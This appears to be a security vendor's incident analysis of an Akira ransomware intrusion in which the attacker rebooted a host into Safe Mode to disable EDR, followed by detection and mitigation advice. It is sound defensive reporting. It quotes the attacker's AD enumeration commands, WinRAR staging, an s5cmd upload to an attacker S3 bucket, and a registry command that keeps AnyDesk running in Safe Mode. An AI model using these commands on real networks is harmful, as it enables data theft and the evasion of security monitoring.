

Acknowledgments: Special thanks to Dray Agha for his help in analysing this attack.
Akira has become one of the most prolific ransomware operations and was the most active group we observed in 2025. Its affiliates have settled into a well-worn playbook: get in through an exposed VPN (usually SonicWall), pivot to the domain controller, enumerate Active Directory, stage and exfiltrate data, then detonate all within a few hours. Huntress has documented that playbook in depth: from the active exploitation of SonicWall SSL VPN appliances as an initial-access vector, to a recent case where an affiliate spun up a brand-new virtual machine on the victim's hypervisor specifically to run the encryptor somewhere Huntress wasn't installed.
An incident we observed in early August followed that familiar chain almost beat for beat: the same SonicWall SSL VPN entry, the same AdUsers.txt/AdComp.txt Active Directory dumps opened in Notepad, the same WinRAR-then-cloud-upload exfil, but with one twist we hadn't seen from Akira before. Instead of dodging EDR by building a clean VM, the threat actor rebooted the compromised host into Safe Mode with Networking enabled—a diagnostic startup mode that loads only core Windows drivers and services while still permitting network connectivity. Because third-party security products are excluded from that minimal driver set by design, the reboot took both the Huntress agent and Windows Defender real-time protection offline in a single move, all while preserving the network access needed to continue the attack.
What follows is the full attack chain, the Safe Mode play at its centre, and the detection and response lessons, including the part where the attacker's own anti-EDR trick appears to have sabotaged their ransomware.
The Attack Chain at a Glance

Figure 1: End-to-end timeline of the intrusion
Technical Details
Initial Access: SonicWall SSL VPN, No MFA
The intrusion started where many Akira intrusions start: a SonicWall SSL VPN. Beginning around 03:45 UTC on August 4, 2026, the SonicWall logged a burst of failed logins (Unknown User Login Attempt / "User login denied due to bad credentials") against multiple usernames from several external IPs: a straightforward credential spray. Roughly seven minutes later, at 03:52:42 UTC, an attempt succeeded: a valid VPN account logged in from an external IP to an SSL VPN with no multi-factor authentication (MFA) in front of it.

Figure 2: SonicWall log showing the spray (msg 33) resolving into a successful SSL VPN login (msg 1080).
Living on the Domain Controller: Recon, the Akira Way
That successful login predates any hands-on-keyboard action by nearly two hours. Then the operator accessed the domain controller via Remote Desktop Protocol (RDP) and got hands-on: RDP'ing in, the attacker shortly spawned an elevated cmd.exe, and a quick ping check verified reachability. Then came the Active Directory enumeration that anyone who's dealt with Akira previously will recognise.
$formatenumerationlimit = -1
Get-ADUser -Filter * -Properties * | Select-Object Enabled, CanonicalName, CN, Name, SamAccountName, MemberOf, Company, Title, Description, Created, Modified, PasswordLastSet, LastLogonDate, logonCount, Department, telephoneNumber, MobilePhone, OfficePhone, EmailAddress, mail, HomeDirectory, homeMDB > C:\ProgramData\AdUsers.txt
Get-ADComputer -Filter * -Property * | Select-Object Enabled, Name, DNSHostName, IPv4Address, OperatingSystem, Description, CanonicalName, servicePrincipalName, LastLogonDate, whenChanged, whenCreated > C:\ProgramData\AdComp.txt

The enumeration was a full-property dump of every user and every computer in the domain. The $formatenumerationlimit = -1 line is a nice tell: it removes PowerShell's default four-item truncation on multi-valued attributes like MemberOf, so every group membership is captured. The user export harvests credentials-adjacent and PII fields (PasswordLastSet, LastLogonDate, EmailAddress, phone numbers, and mailbox location); the computer export maps every host, OS, and IP, giving them a list of targets for lateral movement and mass encryption.

Figure 3: The AD enumeration output being reviewed in Notepad on the domain controller.
Collection and Exfiltration: WinRAR to the Cloud
Moving to the application server, the attacker pivoted to collection. WinRAR was downloaded and installed mid-intrusion, then used to recursively archive the mapped file shares:
WinRAR.exe a -ep1 -scul -r0 -iext -imon1 -- . "<share_1>" <share_2> <share_3> <share_4>
Those flags—a -ep1 -scul -r0 -iext -imon1—are the same WinRAR invocation Huntress documented in the SonicWall campaign, again showing consistent tradecraft across affiliates.
The staged data then went to cloud storage using s5cmd, a fast S3 transfer utility:
s5cmd cp --sp "E:\upload*" s3://<attacker-bucket>/
This is classic double extortion activity: steal all the victims' files before encrypting them, so if the victim doesn't pay the ransom, they can threaten to post them on some sketchy underground forum or a darknet leak site.

Figure 4: WinRAR archiving the file shares and the s5cmd S3 upload command.
AnyDesk: The Delivery and C2 Channel
Before detonation, the operator installed AnyDesk as a service, configured to start with Windows, and established an inbound session. AnyDesk is a legitimate remote-management tool that is being abused as a remote-access trojan and a C2 channel in Akira's ransomware operations. Here it served double duty: hands-on keyboard control and malware delivery.
Once the session was live on the victim's machine, the operator first pushed a file to the host via an inbound AnyDesk file transfer. They then pasted four blocks of text through the AnyDesk clipboard channel (roughly 4 KB, 296 B, 2 KB, and 632 KB), showing the attacker pasting commands live rather than a script running unattended.
Roughly 27 seconds after the inbound file transfer finished, the akira.exe (a very original name for their ransomware binary, I will note) process tree started.

Figure 5: AnyDesk service installation and addition to the safe boot registry.
This AnyDesk session (including the preceding Safe Mode reboot) lasted less than 10 minutes, showing how well-oiled these Akira intrusions have become.
The Safe Mode Play
Here's where this incident departs from the Akira norm. At 06:29:21 UTC, the operator ran msconfig.exe and forced a reboot. But when the host came back up, it was not in normal Windows operation; the logs showed the following:
Kernel-Boot EID 27: LoadOptions = NOEXECUTE=OPTOUT SAFEBOOT:NETWORK
Kernel-General EID 12: BootMode = 2
That's Safe Mode with Networking. And in Safe Mode, third-party services, including the Huntress agent, don't start. This would also have blocked the attackers' own AnyDesk service from launching; however, shortly before rebooting, they had already made the following registry addition:
"C:\Windows\system32\reg.exe" add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AnyDesk /ve /d Service
Interestingly, seconds into the Safe Mode boot, Windows Defender logged this:
Windows Defender EID 3002
Error Code: 0x8007043c
"This service cannot be started in Safe Mode"
This means Defender real-time protection was down too. For the entire Safe Mode window, the host had no working EDR, and AV was blinded. This is MITRE ATT&CK T1688: Impair Defences: Safe Mode Boot, a technique that ransomware families like Snatch and AvosLocker have used for years. However, this is the first time we have seen Akira use it.
The Self-Own: Safe Mode Broke the Ransomware
The attacker got their blind window. What they didn't get was a clean detonation.
akira.exe executed at 06:34:29 UTC and spawned its child-process burst at 06:36:21 UTC. About 13 seconds later, the host started throwing memory errors:
06:36:16 - System EID 26: "Windows — Virtual Memory Minimum Too Low"
06:36:33 - System EID 26: "Windows — Out of Virtual Memory"
06:36:34 - System EID 26: powershell.exe — "A new guard page for the stack cannot be created"
Safe Mode boots with a stripped-down environment and constrained virtual memory, and the Akira process tree appears to have starved it, getting the "Out of Virtual Memory" pop-up and the cascade of PowerShell hard errors line up exactly with the moment the payload tried to kick things off.

Eventually, a scheduled Defender scan detected the ransomware binary at 07:43:50 UTC. It flagged it correctly as Ransom:Win32/Akira.B!ibt, but the detection event shows the process was still executing, and Defender's cleanup routine failed repeatedly (RoutineClean failed, 0x80004005). Real Time Protection (RTP) was dead in Safe Mode, so we had detection without the ability to remediate.
The only successful quarantine came at 08:12:28 UTC: after the attacker rebooted the host back to normal operations at 08:10:38 UTC, which restored Defender's RTP. In other words, the payload was removed only after the attacker undid their own anti-EDR trick, but this gave them a longer window to set up and get ready to detonate than they had come to expect when going up against EDRs like Huntress.

Figure 6: Eventual quarantine of akira.exe once the host had rebooted out of Safe Mode
The takeaway is a little uncomfortable. While Safe Mode blinded our controls, it may also have prevented the encryption it was meant to enable. That's a lucky side effect of the attacker's own mistake in these circumstances, not a defence you can plan around.
Ultimately, this could be a case of winning the battle, but not the war. It's possible that a host with more physical memory or a larger page file might give akira.exe enough virtual memory to encrypt the endpoint in Safe Mode. Akria's developers or affiliates could retool the encryptor to reduce its memory demands or make its Safe Mode launch sequence more reliable, meaning that the same failure may not occur in a future intrusion.
Mitigation Guidance and Remediations
Catch the credential spray before it becomes a foothold:
Alert on bursts of failed VPN logins against multiple usernames from one source.
Correlate those failures with a successful login from the same IP or ASN within a short window.
Shut the door:
Require MFA on every VPN account. This intrusion started with a credential spray against an MFA-less SSL VPN.
Disable or IP-allowlist the SSL VPN during active attacks.
If compromised, rotate all AD and VPN credentials—treat everything in that
Get-ADUserdump as exposed.
Close the coverage gaps that let this run:
Deploy EDR to every host. In this environment, the agent was on a fraction of the machines the attacker enumerated; unmonitored hosts are where preparation happens undetected, and ransomware can run unhindered by EDR/AV.
Deploy SIEM and ingest VPN + Windows Event Logs. The first VPN logons were visible hours before any detonation—this time advantage is only possible if the logs are on SIEM.
Watch for the Safe Mode play specifically:
Alert on boot-configuration changes and Safe Mode boots:
msconfig.exe / bcdeditactivity, Kernel-Boot EID 27 with aSAFEBOOTload option, Kernel-General EID 12BootMode=2, and third-party security services stopping (System EID 7036).Watch for tooling being added to the Safe Mode minimal-service registry list.
Indicators of Compromise (IOCs)
Item | Description |
|---|---|
| External source IP of the successful SSL VPN login (initial access) |
| Attacker-controlled workgroup jump-host name (seen in RDP / logon events) |
| Active Directory enumeration output (T1087/T1018) |
| Collection — archive of file shares (T1560.001) |
| Exfiltration to attacker S3 bucket (T1567.002) |
SHA256: | S3 exfil tool (Defender |
SHA256: | Akira payload |
AnyDesk peer Client-ID | Remote operator that pushed the payload |
Kernel-Boot EID 27 | Mechanism used to force Safe Mode |
| Safe Mode boot (T1688) — review for anti-EDR reboots |